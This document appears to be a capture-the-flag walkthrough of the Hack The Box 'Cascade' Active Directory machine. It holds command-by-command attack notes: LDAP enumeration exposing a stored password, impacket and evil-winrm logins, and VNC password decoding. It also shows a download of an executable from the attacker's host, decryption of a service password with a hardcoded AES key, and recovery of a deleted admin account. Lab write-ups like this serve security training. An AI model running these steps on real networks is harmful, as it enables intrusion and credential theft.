LDAPSEARCH

SMBCLIENT

VNCSERVER

EVIL WINRM

COVENANT

DnSpy

Restore Deleted Objects

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-03-28 20:28:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
```

```
python ./getnpusers.py CASCADE/ -usersfile users.txt -format john -outputfile hashes.txt(DIDNT WORK)
```

```
ldapsearch -x -h cascade.local -b "dc=cascade,dc=local" (LOTS OF INFO)
```

```
name: Ryan Thompson

objectGUID:: LfpD6qngUkupEy9bFXBBjA==

userAccountControl: 66048

badPwdCount: 191

codePage: 0

countryCode: 0

badPasswordTime: 132299555398128633

lastLogoff: 0

lastLogon: 132247339125713230

pwdLastSet: 132230718862636251

primaryGroupID: 513

objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==

accountExpires: 9223372036854775807

logonCount: 2

sAMAccountName: r.thompson

sAMAccountType: 805306368

userPrincipalName: r.thompson@cascade.local

objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local

dSCorePropagationData: 20200126183918.0Z

dSCorePropagationData: 20200119174753.0Z

dSCorePropagationData: 20200119174719.0Z

dSCorePropagationData: 20200119174508.0Z

dSCorePropagationData: 16010101000000.0Z
```

```
lastLogonTimestamp: 132294360317419816

msDS-SupportedEncryptionTypes: 0

cascadeLegacyPwd: clk0bjVldmE=
```

```
python GetUserSPNs.py cascade.local/r.thompson:clk0bjVldmE= -dc-ip 10.10.10.182 –request (DIDN’T WORK)

psexec.py r.thompson:clk0bjVldmE=@cascade.local(DIDN’T WORK)
```

https://www.base64decode.org/

```
python GetUserSPNs.py cascade.local/r.thompson -dc-ip 10.10.10.182 -request
```

rY4n5eva

NO ENTRIES FOUN!!!! (MIGHT BE THE RIGHT PASSWD)

```
mount -t cifs //cascade.local/Data /home/akg/Desktop/hackthebox/cascade/mount/ -o username=r.thompson
```


We will be using a temporary account to

perform all tasks related to the network migration and this account will be deleted at the end of

2018 once the migration is complete. This will allow us to identify actions

related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

```
smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182

root@akg:/home/akg/Desktop/hackthebox/cascade# psexec.py r.thompson:rY4n5eva@cascade.local

Impacket v0.9.21.dev1+20200309.134159.0b46f198 - Copyright 2020 SecureAuth Corporation


[*] Requesting shares on cascade.local.....

[-] share 'ADMIN$' is not writable.

[-] share 'Audit$' is not writable.

[-] share 'C$' is not writable.

[-] share 'Data' is not writable.

[-] share 'NETLOGON' is not writable.

[-] share 'print$' is not writable.

[-] share 'SYSVOL' is not writable.
```



```
C:\Users\lenovo\Desktop\vncpwd>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   sT333ve2

  Press RETURN to exit
```

https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/

s.smith sT333ve2

evil-winrm -i cascade.local -p sT333ve2 -u s.smith

USER SHELL GAINED!!!!!!!!!!

upload /home/akg/Desktop/hackthebox/cascade/sharphound.ps1 C:\Users\s.smith\Documents\sharphound.ps1 Info:

import-module .\sharphound.ps1

invoke-BloodHound -collectionmethod all,GPOLocalGroup,LoggedOn

download C:\Users\s.smith\Documents\20200330205407_BloodHound.zip   /home/akg/Desktop/hackthebox/cascade/
20200330205407_BloodHound.zip

COVENANT https://www.youtube.com/watch?v=YVhlfUvsqYc

Evil-WinRM PS C:\Users\s.smith> IWR -Uri http://10.10.14.32/akg.exe -Outfile akg.exe

Evil-WinRM PS C:\Users\s.smith\Documents> Get-ADForest cascade.local

download C:\Shares\Audit\DB\Audit.db /home/akg/Desktop/hackthebox/cascade/audit.db

Evil-WinRM PS C:\Shares\Audit> download C:\Shares\Audits\CascAudit.exe /home/akg/Desktop/hackthebox/cascade/cascaudit.exe


Evil-WinRM PS C:\Shares\Audit> download C:\Shares\Audits\CascCrypto.dll /home/akg/Desktop/hackthebox/cascade/cascrypto.dll https://github.com/0xd4d/dnSpy

dnspy


ArkSvc BQO5l5Kj9MdErXx6Q6AGOw==

c4scadek3y654321

1tdyjCbY1Ix49842




```
string str2 = string.Empty;
try
{
    sqliteConnection.Open();
    using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConn
    {
        using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
        {
            sqliteDataReader.Read();
            str = Conversions.ToString(sqliteDataReader["Uname"]);
            str2 = Conversions.ToString(sqliteDataReader["Domain"]);
            string text = Conversions.ToString(sqliteDataReader["Pwd"]);
            try
            {
                password = Crypto.DecryptString(text, "c4scadek3y654321");
            }
            catch (Exception ex)
            {
                Console.WriteLine("Error decrypting password: " + ex.Message);
                return;
            }
        }
    }
    sqliteConnection.Close();
}
catch (Exception ex2)
```



```
// CascCrypto.Crypto
// Token: 0x06000013 RID: 19 RVA: 0x00002360 File Offset: 0x00000760
public static string DecryptString(string EncryptedString, string Key)
{
    byte[] array = Convert.FromBase64String(EncryptedString);
    Aes aes = Aes.Create();
    aes.KeySize = 128;
    aes.BlockSize = 128;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Mode = CipherMode.CBC;
    aes.Key = Encoding.UTF8.GetBytes(Key);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(array))
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(),
          CryptoStreamMode.Read))
        {
            byte[] array2 = new byte[checked(array.Length - 1 + 1)];
            cryptoStream.Read(array2, 0, array2.Length);
            @string = Encoding.UTF8.GetString(array2);
        }
    }
    return @string;
}
```

https://www.devglan.com/online-tools/aes-encryption-decryption w3lc0meFr31nd



Enter text to be Decrypted

BQO5l5Kj9MdErXx6Q6AGOw==

Input Text Format: ●Base64 ○Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)


1tdyjCbY1lx49842

Key Size in Bits

128

Enter Secret Key

c4scadek3y654321



AES Decrypted Output (**Base64**):

dzNsYzBtZUZyMzFuZA==

w3lc0meFr31nd

```
root@akg:/home/akg/Desktop/hackthebox/cascade# evil-winrm -i cascade.local -p w3lc0meFr31nd -u ArkSvc

*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' –
includeDeletedObjects



Deleted           : True

DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local

Name              : TempAdmin

                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059

ObjectClass       : user

ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059

psexec.py Administrator:baCT3r1aN00dles@10.10.10.182

evil-winrm -i cascade.local -p baCT3r1aN00dles -u Administrator
```